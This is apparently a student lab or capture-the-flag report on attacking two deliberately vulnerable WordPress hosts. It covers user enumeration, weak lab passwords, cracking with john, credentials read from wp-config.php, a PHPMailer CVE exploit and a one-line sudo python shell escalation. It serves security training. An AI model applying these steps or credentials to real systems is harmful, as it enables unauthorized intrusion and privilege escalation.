Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:

Machines
IPv4:192.168.1.110
OS:Linux
Hostname:Target 1

IPv4:192.168.1.115
OS:Linux
Hostname:Target 2

IPv4:192.168.1.90
OS:Linux
Hostname:Kali

IPv4:192.168.1.100
OS:Linux
Hostname:Elk

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Enumeration User disclosure from 2 separate locations	Using either enum4linux or wpscan an attacker can gain access to usernames, enum4linux giving a more complete look	Gives the attacker a list of users to attempt to brute force the password.
Weak passwords	3 accounts have either a username for a password, or the reverse spelling of the username as the password	¾ user accounts are using default passwords or passwords that are otherwise easy to guess. Two of these accounts provide passwordless sudo use (root+vagrant) and the last was a no brainer to guess. The strongest password on the machine was cracked in under 5 minutes.
Port 22 Open	When port 22 is open it allows attackers to ssh and use brute force attacks on systems	Attacker can craft an attack method that exploits having ssh open such as a brute force
CWE-307: Brute Force attacks	Improper Restriction of Excessive Authentication Attempts	Gives attacker higher chance of success for brute force attacks

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Root password of the database in the wordpress configuration file	Database root password was stored in an application configuration file	This has a high impact because the threat can gain access to machine, the password will be easily available and they can quickly gain access to the database.
Privilege escalation by sudo python (CVE-2006-0151)	Allows a local users to gain privileges by using a Python script	provides root escalation this is very dangerous and impactful because it provides root to the threat actor

Critical Vulnerabilities: Target 2


Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
unprotected access to sensitive data	The vendor page is open to the public and contains vulnerability information and confirmation the version in use is vulnerable	The attacker was able to retrieve version information, vulnerability info (which included the current version and a link to a near ready to use exploit)
phpmailer CVE-2016-10033	Not only was the version in use vulnerable, the vulnerability was included in the documentation.	The mailSend function in the isMail transport in PHPMailer before 5.2.18 might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code.
Wp-config not locked down	Because the config file isn't locked down the attacker gained access to the mysql password	This has a high impact because the threat can gain access to machine, the password will be easily available and they can quickly gain access to the database.
Mysql UDF dynamic library Privilege escalation	A well documented exploit is available ready to compile that allows an unprivileged user to gain root	This allowed the attacker to jump from the www-data user to root

Exploits Used


Exploitation of target 1: 1[Enumeration]

- enum4linux scan
- wpscan enumeration gave us 2 users Michael and Steven




Exploitation of target 1: 2 [**Weak Passwords**]

- Some of the passwords were default and some used the actual users name as the password which was guessable.




Exploitation of target 1: 3 [Port 22 Open]

- A nmap scan of of the range 192.168.1.1/24
- This showed us that the target left the ssh port open.



Exploitation of target 1: 4 [CWE-307: Brute Force attacks]

- Used john to brute force on the user steven to get password.
- This gave us the password for user steven:pink84
- We could have also used this method this for user michael but the password was guessed beforehand.




Exploitation of target 1: 5 [Root password in the wordpress configuration file]


- We were able to SSH into Michael's account using his credentials - User:michael Passwd:michael. we then located the wp-config.php file and discovered MySQL database login credentials

As following:

- ssh michael@192.168.1.110
- find -iname wp-config.php
- cd /var/www/html/wordpress
- cat wp-config.php
- Credentials: User=root

  Passwd:R@v3nSecurity






- Access to Mysql led to us getting the hashes for both users Michael and Steven

Exploitation of target 1:6 [Privilege escalation by sudo python (CVE-2006-0151)]


- In My SQL Database, commands;
- show database
- use word press
- show tables
- select from wp_users





After getting Steven's password hash from MySQL database we saved to steven.txt we cracked with John Passwd: pink84. We then SSH into Steven's account and used this command sudo -u root python -c "import pty;pty.spawn('/bin/bash') to get escalated to root via sudo python.

Exploitation of target 2: [unprotected access to sensitive data]

- Using dirbuster to enumerate the directory's accessible from the web the attacker found the /vendor folder
- Inside this folder is the phpmailer version, detailed notes on vulnerabilities the version is weak to and even links for futher analysis.
- Flag 1 was captured from the PATH file inside this folder.









Exploitation of target 2: [phpmailer]

- Phpmailer version 5.2.16 contains known vulnerabilities. So well known in fact, that the SECURITY.md file states the cve number, a link for more details, etc. The exploit used was a ready packaged anarcoder python script that was easily editable to tailor it for the system.
- Through this exploit a shell was obtained for the www-data user allowing the capture of flag 2.






Exploitation of target 2: [open access to sensitive data]

- Through viewing the wp-config.php file the attacker found the mysql password for the root user.
- This exploit set the stage for a full unauthorized privilege escalation, it also gave access to flag3 and 2 hashed passwords for user accounts (though the passwords were too strong to easily crack)

